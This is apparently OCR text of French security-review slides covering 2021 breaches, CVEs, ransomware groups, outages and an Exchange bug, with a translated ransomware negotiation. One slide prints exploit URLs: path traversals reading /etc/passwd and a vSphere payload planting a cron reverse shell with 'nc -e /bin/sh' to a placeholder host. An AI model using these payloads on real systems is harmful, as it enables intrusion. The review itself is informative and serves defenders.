		Ne prend que 12 valeurs au maximum au lieu des 99 possibles		Ne prend que 31 valeurs au maximum au lieu des 99 possibles		Ne prend que 59 valeurs au maximum au lieu des 99 possibles		Ne prend que 59 valeurs au maximum au lieu des 99 possibles	

- Et bloque tous les mails

https://twitter.com/JRoosen/status/1477120097747677184

Valeur max	2	1	4	7	4	8	3	6	4	8
Date « maximale »	2021		12 car il n'y a pas 47 mois 😉		31 car il n'y a pas 48 jours 😉		23 car il n'y a pas 36 heures dans une journée 😉		48	


- Solution temporaire:

```
cd "C:\Program Files\Microsoft\Exchange Server\V15\Scripts\"
Powershell .\Disable-AntiMalwareScanning.ps1
Restart-Service MSExchangeTransport
```

Microsoft Forefront *(cloud)* à du mal à passer en 2022

https://forefrontdl.microsoft.com/ecp/

https://forefrontdl.microsoft.com/server/scanengineupdate



Divers / Trolls velus

pOOBs4 : Jailbreak de la PS4

- Pour la PS5 il faudra attendre que les chercheurs… en aient une 😂

https://kotaku.com/playstation-4-jailbroken-exploit-may-work-on-ps5-too-1848208755

https://github.com/ChendoChap/pOOBs4

Installer un antivirus pour se protéger des cryptominers c'est malin

- Mais on fait quoi quand c'est l'antivirus qui en installe un ?!
- Norton installe par défaut un mineur de crypto monnaie 🙃
  - Mine des Ethereum quand l'ordinateur est peu utilisé
  - Ether stockés dans un wallet local
  - Possible de les transférer chez Coinbase mais Norton se prend 15% !

https://community.norton.com/en/forums/faq-norton-crypto

Divers / Trolls velus

La solution ultime contre les rançongiciels : être Russe !

- Négociation entre des cybercriminels et une victime

  <<Mec, bonjour, nous sommes russes. Vous n'attaquez pas les Russes. Les leurs | les siens | nous-même >>

  <<Nous déchiffrons gratuitement. Je vous présente mes excuses... >>

  https://twitter.com/ido_cohen2/status/1478418331434639363?s=11

- Version que j'ai tenté de traduire et d'ordonner :

[...] ici je pense qu'il y'a eu les premiers échanges demandant $100k de rançon. L'attaquant a surement été sur le site de l'entreprise victime pour récupérer un descriptif de l'entreprise **servers.com** (https://www.servers.com/about-us/about-servers-com) envoyé dans le message ci-dessous et qui semble être l'entreprise gérant les datacenters où l'entreprise victime héberge ses serveurs :
Attaquant> We're a global IaaS hosting platform, offering a full suite of computing, storage and networking services - specializing in single-tenant infrastructure solutions **** 9001 data centers in the US, EU, countries, UK, Russia, Singapore, and Hong Kong (with more to come online).
Victime> нет это описание серверс ком вашего хостера / Non c'est description du serveur .COM de votre hébergeur (je pense que l'auteur s'est trompé entre **notre** et **votre**)
Victime> ***.com это тоже русские, но мы у них просто железо размещаем. / ****.com est aussi Russe, mais nous à eux installons du hardware/matériel
Attaquant> Что представляет собой ваша компания? / Que fait comme business elle-même votre entreprise ?
Victime> мы IT компания которая разрабатывает фронт и бэкенд для финтех компаний, у нас в калининграде офис / Nous sommes une société IT qui fait du front et du backend pour les compagnie du fintech, nos bureaux sont à Kaliningrad
Attaquant> website ?
Attaquant> As you are an enterprise client of ours, we will provide you with customer support throughout the process. You may use this chat to get in contact with us
Victime> Ребяка, добрый день мы русская. Вы же Россию не атакуете. Свои же. / Mec, bonjour, nous sommes russes. Vous n'attaquez pas les Russes. Les leurs | les siens | nous-même (compliqué à traduire 😉)
Victime> полностью компания русская, а работаем на всех. Как мы с вами сможем разойтись? / L'entreprise est totalement russe, et y travaillons tous. Comment pouvons-nous avec nous nous en sortir ?
Attaquant> Ваша комментирующая основа в России и работаете ли вд в России / Votre commentaire laisse penser que vous êtes en Russie et travaillez en Russie ?
Victime> команда чисто русская, основана а обитаем тут же / notre équipe est uniquement russe, crée et habité aussi là-bas
Victime> Своих же вроде не бьете / Les tiens tu n'es pas censé attaquer
Victime> Ребят, как нам решить вопрос, вы нас конечно крепко за яйца взяли) но надо чето делать, руководство нас снашает / Les gars, comment pouvons-nous résoudre le problème, vous nous avez assurément pris fortement par les couilles) mais nous devons faire quelque chose, l'administratif nous fatigue
Attaquant> Вы владелец vcenter vsphere? / Vous possedez vcenter vsphere ?
Victime> Ребят, 100к неподьемно, может скидку какуюто для своих сделаете / Les mecs, 100k c'est trop gros, peut-être que vous pouvez faire une remise pour les vôtres.
если вы имеете ввиду что esxi сервера, то да. Но софт не покупали. / Si vous parlez de serveurs ESXi, alors oui. Mais le logiciel n'a pas été acheté
Attaquants> Мы расшифруеы бесплатно. Я приношу извинения от имени партнера, о котором идет речь. Пожалуйста, обновите свою страницу, чтобы найти ссылку для скачивания. / Nous déchiffrons gratuitement. Je vous présente mes excuses au nom de mon partenaire, qui faisait la discussion. S'il vous plait, actualisez votre page, pour trouver le lien de téléchargement.
Victime> ребят, пока ссыпки нет, а сможете хопть, дать какуюто инфо, как нас поимели чтобы не попасть снова какимто недружественным людям / les mecs, pas de lien, laissez tomber, donner n'importe quelle info, comment nous avez-vous baisé pour pas qu'on se fasse avoir à nouveau par des gens hostiles.
Victime> Ссылку получили, спасибо / Nous avons le lien, merci
Attaquant> "Log4j vcenter" Google it
Victime> Спасибо / Merci

Divers / Trolls velus

L’année début par un troll ultime faisant suite à Log4J

- Contestation face au pillage des outils par les plus grandes entreprises du monde
- Certains développeurs ont décidé de saboter leur outils open source
  - Faker.js, colors.js, radicle.xyz
  - Le compte du dev a été suspendu par github
    - Github ne respecte pas les Licences Open Source !!?
  - NPM a remis les versions précédentes
- MongoDB et Elasticsearch avaient déjà adopté la SSPL

https://twitter.com/alexmog_fr/status/1479956193879728137?s=11

https://www.bleepingcomputer.com/news/security/dev-corrupts-npm-libs-colors-and-faker-breaking-thousands-of-apps/

Prochaines réunions

Prochaine réunion

- ?? février 2022… toujours en visio

After Work

- Un jour… espérons…

Le Top arbitraire de l’année écoulée


Version sous forme d’article de blog : https://greenlock.ghost.io/le-top-arbitraire-de-lannee-ecoulee-2021/

Le Top arbitraire de l’année écoulée

L’année 2020 s’était terminée par…


Le Top arbitraire de l'année écoulée

Et avait débuté par…



Le Top arbitraire de l'année écoulée

2021, encore une année de compromission des fournisseurs ?



- Les suites de **Solarwinds** :
  - Compro de Qualys, MalwareBytes, Mime et Palo Alto Networks (revue du 2021-02-09)
  - Compro de la NASA et la FAA (revue du 2021-03-09)
  - « `C'est pas notre faute, c'est le stagiaire !` » (revue du 2021-03-09)
- Piratages de :
  - **Stormshield** (fuite des codes source des firewalls) (revue du 2021-02-09)
  - Plus de 30 000 administrations américaines avec **ProxyLogon** (revue du 2021-03-09)
  - Nombreuses entreprises utilisant **Centreon** (revue du 2021-03-09)
  - **Codecov** (revue du 2021-05-13)
- Bibliothèques vérolées :
  - « npm run for your lives » (revue du 2021-03-09)
  - Encore et toujours PyPi (revue du 2021-12-12)
  - Chez npm avec le piratage du compte du mainteneur (revue du 2021-11-09)

Le Top arbitraire de l'année écoulée

2021, à nouveau une année des vulnérabilités majeures?

- La situation semble de pire en pire, pourquoi ?
  - De plus en plus de vulnérabilités car de plus en plus en cherchent
  - Peu de logiciels, massivement utilisés et tout est connecté à Internet
  - Nous en parlons plus qu'avant

- **ZeroLogon**, devenir instantanément admin du domaine (revue du 2021-02-09)
- Les vulnérabilités Microsoft Exchange
  - **ProxyLogon**, prise de contrôle à distance sans authentification (revue du 2021-03-09)
  - La récupération complète d'une boite mail sans authentification (revue du 2021-04-13)
  - **ProxyOracle**, du « padding oracle » vieux comme le monde (revue du 2021-03-09)
  - 4 prises de contrôle à distance sans authentification (revue du 2021-09-14)
  - **ProxyShell**, prise de contrôle à distance sans authentification (revue du 2021-09-14)
- Microsoft Azure CosmoDB (avec Jupyter Notebook) (revue du 2021-09-14).

Le Top arbitraire de l'année écoulée

2021, à nouveau une année des vulnérabilités majeures?

- **VMWare** :
  - vSphere, prise de contrôle à distance sans authentification (revue du 2021-03-09):
    - CVE-2021- 21972 et CVE-2021-21973 ; exploitées massivement dans la nature ; CVSS=9.8/10
  - vSphere, prise de contrôle à distance sans authentification (revue du 2021-10-12):
    - CVE-2021-22005 ; exploitée massivement dans la nature ; CVSS=9.8/10
  - vCenter, le logiciel de gestion des hyperviseurs, vulnérable à une prise de contrôle à distance sans authentification (revue du 2021-10-12) :
    - CVE-2021-21972 ; exploitée massivement dans la nature ; CVSS=9.8/10
- **Palo Alto Networks** (revue du 2021-12-12) :
  - CVE-2021-3064 ; exploitée dans la nature ; CVSS=9.8/10
  - Triple « bad buzz » :
    - Vulnérabilité gardé sous le coude pendant 1 an par Randori (!= RandoriSec)
    - Palo Alto qui a modifié discrètement son bulletin de sécurité
    - Palo Alto qui ne rémunère pas les chercheurs leur remontant des vulnérabilités

Le Top arbitraire de l'année écoulée

2021, à nouveau une année des vulnérabilités majeures?

- Bloomberg et l'article sur les 3 piratages de **Juniper** (revue du 2021-09-14)
- **Gitlab CE**, vulnérable à une prise de contrôle à distance sans authentification (revue du 2021-11-09)
- Les **navigateurs** (toutes les revues 😉) :
  - Chrome : 309 dont 48 élevées ou critiques
  - Firefox : 121 dont 52 élevées ou critiques
  - Microsoft Edge : 26 (dont 2 critiques)
  - Microsoft Edge Chromium : beaucoup (dont au moins 50 élevées ou critiques)
- Les **smartphones** (toutes les revues 😉) :
  - Android : 574 dont 151 élevées ou critiques
  - iOS : 336 dont 234 élevées ou critiques
- Et…
- Et……. **Log4J** 😂 (revue du 2021-12-12)
  - Avec un grand merci à SwitHak pour son git maintenant la liste des éditeurs touchés

Le Top arbitraire de l’année écoulée

2021, une confirmation que les produits de sécurité sont bourrés de vulnérabilités ?

- Editeur **Fortinet** :
  - WAF FortiWeb, des prises de contrôle à distance sans authentification (revue du 2021-02-09)
  - FortiWan, avec une prise de contrôle à distance sans authentification (revue du 2021-05-13):
- Encore **Palo Alto Networks**
  - Prise de contrôle à distance sans authentification (revue du 2021-03-09)
- **Sonicwall** VPN, prises de contrôle à distance sans authentification (revue du 2021-05-13)

- **Pulse Secure**, prise de contrôle à distance sans authentification (revue du 2021-05-13)
- …

Le Top arbitraire de l'année écoulée

2021, une confirmation que les vulnérabilités d'aujourd'hui ressemblent à celles des années 90 ?

- **PrintNightmare**, le feuilleton de l'été 2021 (revue du 2021-09-14)
- **SigRed**, prise de contrôle à distance sans authent des DNS Windows (rev
- **SeriousSAM** ou HiveNightmare (revue du 2021-09-14)
- **PetitPotam** ou EfsPotato (revue du 2021-09-14) :
- Élévation locale de privilèges avec les souris **Razer** (revue du 2021-11-09)
- La corruption **NTFS** avec C:\:$i30:$bitmap (revue du 2021-02-09)
- Déni de service (DoS) sur Windows par un paquet IPv6 routable (revue du 2021-03-09)
- Microsoft Azure **OMIGOD** (revue du 2021-10-12)
- Le caractère Unicode d'inversion du sens de lecture **Left-To-Right** Override et ses amis (LRE, RLE, LRO, RLO) (revue du 2021-09-14)

Le Top arbitraire de l'année écoulée

2021, une confirmation que les vulnérabilités d'aujourd'hui ressemblent à celles des années 90 ?

- Les vulnérabilités des années 90, ce sont aussi des « path traversal », c'e
  déclenchement en envoyant juste des « /../../ » :
- Grafana (revue du 2021-12-12)

  « http://cible:3000/public/plugins/loki/../../../../../../../../etc/passwd »
- VMWare vSphere (revue du 2021-10-12) :

  « https://cible/analytics/telemetry/ph/api/hyper/send?_c=&_i=/../../../../../../etc/cron.d/$RANDOM -H
  Content-Type: -d "* * * * * root nc -e /bin/sh IP-SHELLBACK 4444 »
- Atlassian Jira Server (revue du 2021-10-12) :

«http://cible/s/cfx/_/;/WEB-INF/web.xml » ou «http://cible/s/cfx/_/;/META-INF/maven/com.atlassian.jira/jira-webapp-dist/pom.properties»

- Apache HTTPD , avec la prise de contrôle à distance sans authentification dont le premier correctif a été contourné (revue du 2021-10-12) :

  « http://cible/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd»

Le Top arbitraire de l’année écoulée

2021, à nouveau l’année des rançongiciel, dans la continuité de 2018, 2019 et 2020 ?

- Le groupe **Revil** a commencé à cibler les assureurs (revue du 2021-04-13)
- Le groupe Babuk a compromis la Police de Washington D.C. (revue du 2021-05-13).
- Le Groupe **DarkSide** (un affilié) a piraté et rançonné le pipeline américain « Colonial Pipeline » (revue du 2021-05-13).
- Le groupe **Conti** a piraté un diamantaire anglais
    - S’en est excusé (sur demande du Kremlin) après avoir publié les données, dont certaines en lien avec Mohammed Bin Salman (revue du 2021-11-09).

Le Top arbitraire de l’année écoulée

2021, une innovation avec le piratage d’experts en cybersécurité ?

- Faux profils de chercheurs, faux blog et envois de projets Visual Studio piégés (revue du 2021-02-09)
- L’entreprise Bastion Secure (FIN7) a publié de fausses offres d’emploi (revue du 2021-11-09)

Le Top arbitraire de l’année écoulée

2021, à nouveau l’année des fuites massives de données ?

- **Dedalus**, concernant 491 840 français (revue du 2021-03-09)
- **Facebook**:
  - Vol et publication de 533 millions de comptes (revue du 2021-04-13)
  - Une lanceuse d’alerte a dénoncé les abus et mensonges (revue du 2021-10-12)
- **Linkedin**, scrapping et publication de données de 700 millions d’utilisateurs (oublié de la revue 😢)
- 86 939 identifiants et mots de passe de VPN **Fortinet** (revue du 2021-09-14)
- **Twitch** et TOUS leurs outils 😳 ainsi que beaucoup de données (revue du 2021-10-12)
- **CD Projekt**, vol des codes source et un chantage (revue du 2021-03-09)
- **Gravatar** et fuite des données de 124 millions d’utilisateurs (revue du 2021-12-12)
- Article de Wired sur **Amazon** et le manque de respect pour les données (revue du 2021-12-12)


Le Top arbitraire de l'année écoulée

2021, à nouveau l'année des pannes généralisées ?

- CDN **Fastly,** "courte" panne avec de nombreux impacts en cascade (2021-09-14)
- **Facebook** est tombé en panne du fait d'un problème BGP (revue du 2021-10-12)
  - Encore la faute de BGP "Bridging Gap Protocol" 🙅‍♂️🙅‍♂️🙅‍♂️ selon skynews
- Microsoft **Azure** a subi une méga panne (en octobre mais oublié de la revue 😢)
- **AWS** st encore tombé en panne, plusieurs fois (revue du 2021-12-12)
- **OVH** et l'incendie du datacenter SBG2 de Strasbourg à cause d'un onduleur (revue du 2021-04-13)
- **Google** a supprimé tout le contenu de HackerNews, dont les sauvegardes (revue du 2021-11-09)
- Microsoft Exchange a eu du mal à passer en 2022 😁 (revue du 2022-01-11)

Le Top arbitraire de l’année écoulée

2021, marquée par de nombreuses arrestations de cybercriminels ?



- Des opérateurs d'Egregor (revue du 2021-03-09)
- Le cerveau technique du groupe FIN7 (10 ans de prison) (revue du 2021-05-13)
- 7 membres de Revil/GanCrab (revue du 2021-11-09)
- Europol a réalisé de belles opérations :
  - Principaux membres d’Emotet (revue du 2021-02-09)
  - 12 cybercriminels liés aux déploiements des ransomwares LockerGoga, MegaCortex et Dharma (revue du 2021-11-09)
  - Opération « HAECHI-II » avec l’arrestation de 1 000 personnes liées à des arnaques au président (revue du 2021-12-12)
- La gendarmerie et Europol ont arrêté plus de 150 cybercriminels lors de l’opération « Dark HunTOR » (revue du 2021-11-09)
- De très nombreux criminels et cybercriminels, utilisateurs de Sky ECC (smartphones sécurisés) ont été arrêtés (revue du 2021-12-12)

Le Top arbitraire de l'année écoulée

2021, une innovation dans les conférences de sécurité ?

- Le Netmask et la Plume 😍😍😍(revue du 2021-09-14)
- Unlock Your Brain 👍, en novembre, à Brest
- Barbhack, en aout, à Toulon (revue du 2021-09-14)
- Le blog Pwned chez substack (revue du 2021-10-12)
- Tianfucup 2021, le Pwn2Own Chinois (revue du 2021-11-09)
- Pwn2Own Austin 2021, Spécial imprimantes, routeurs, smartphones…, avec une belle première place de Synacktiv (revue du 2021-11-09)

Le Top arbitraire de l'année écoulée

2021, particulièrement marquée par les affaires ?

- Tenable a racheté Alsid pour $98m (revue du 2021-03-09)
- Datadog a racheté Sqreen, Bercy qui a étudié de près le dossier (revue du 2021-03-09)
- ThreatQuotient a levé $22m (revue du 2021-04-13)
- Glimps a levé 6m€ (revue du 2021-04-13)
- La liste des membres de GAIA-X (le Cloud Européen), a été publiée mais composée de très (trop) nombreux éditeurs non européens (revue du 2021-04-13)
- CrowdSec a levé 5m€ (revue du 2021-05-13)
- FireEye a été vendu pour $1,2 milliards (revue du 2021-09-14)
- Vade Secure s'est fait « Alstomer » par les USA avec une amende de $14m (revue du 2021-09-14)
    - Et peut-être $29m supplémentaires (revue du 2021-11-09)
- F5 a acquis Threat Stack pour $68m (revue du 2021-10-12)
- Dell et VMWare se sont séparés (revue du 2021-11-09)

Le Top arbitraire de l’année écoulée

2021, riche en publications de référentiels et guides ?

- L'ANSSI a publié, entre autres :
  - Un référentiel pour les vérifications d'identité à distance (revue du 2021-03-09)
  - La cybersécurité pour les TPE / PME en 12 questions
  - Un modèle « Zero Trust » (revue du 2021-05-13)
  - Réécrit complètement son guide de l’authentification 🤩 (revue du 2021-10-12)
- La NSA aussi a publié ses recommandations pour mettre en place du « Zero Trust », à commencer par ne pas leur faire confiance 😉 (revue du 2021-03-09)
- L'authentification forte est devenue obligatoire pour les banques depuis le 15 mai 2021, pour les montants supérieurs à 30€ (revue du 2021-03-09)

Le Top arbitraire de l’année écoulée

2021, marquée par des évènements juridiques sans précédent ?

- Risque cyber, parmi les principaux selon le "forum de Davos" (revue du 2021-02-09
- Modifications des conditions d’utilisation de Whatsapp
  - Migration massivement vers Signal (revue du 2021-02-09)
  - Augmentation de la valeur de l’action de Signal… Advance Inc
  - Signal inondé de messages tentant de récupérer les emails des utilisateurs, pour du sexting, camgirls et porno
- Github a mis à jour sa politique, interdisant les exploits, outils offensifs... (revue du 2021-05-13)
- Le doxxing a été rendu illégal
- Le gouvernement Chinois a annoncé préempter les vulnérabilités trouvées par ses citoyens (revue du 2021-10-12)
- Et …

Le Top arbitraire de l’année écoulée

2021, marquée par **“un”** événement juridique sans précédent ?


Nous terminerons en beauté avec NSO Group et son malware Pegasus

- La sortie d’une liste de **50 000 victimes**
  - Politiques, Emmanuel Macron, des journalistes, des employés du département d’état américain, des opposants politiques, des activistes au sultanat du Bahrain... (revue du 2021-03-09)
- La découverte par le grand public des attaques "**Zero Click**" (revue du 2021-09-14)
- L'intervention d'Amnesty International et CitizenLab (revue du 2021-09-14)
- La mise de NSO sur la **liste noire** du département du commerce américain (revue du 2021-11-09)
- Le **procès** engagé par **Whatsapp**, duquel NSO n'a pas pu se soustraire (revue du 2021-11-09)
- La **plainte** d'**Apple** pour leur interdire l'utilisation d’outils, appareils... d'Apple (revue du 2021-12-12)
- La **démission** du CEO (revue du 2021-12-12)

Les développeurs .net

logger.loginformation("**Joyeux Noël**")

Les développeurs Python



logger.info('**et bonne année**')

Questions ?

Des questions ?

- C’est le moment !

Des idées d’illustrations ?

Des infos essentielles oubliées ?